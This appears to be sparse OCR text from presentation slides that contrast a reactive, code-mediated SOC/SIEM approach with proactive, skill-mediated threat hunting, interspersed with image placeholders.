
security data





security data


security
data

skills


skills
proactive
security
data


skills
security
data
proactive





| soc-siem paradigm

| code-mediated/
externally-filtered

| reactive

| subset scope

| threat hunting


| skill-mediated/
internally-filtered

| proactive

| full scope

so then...


>>>


Different strokes for different folks

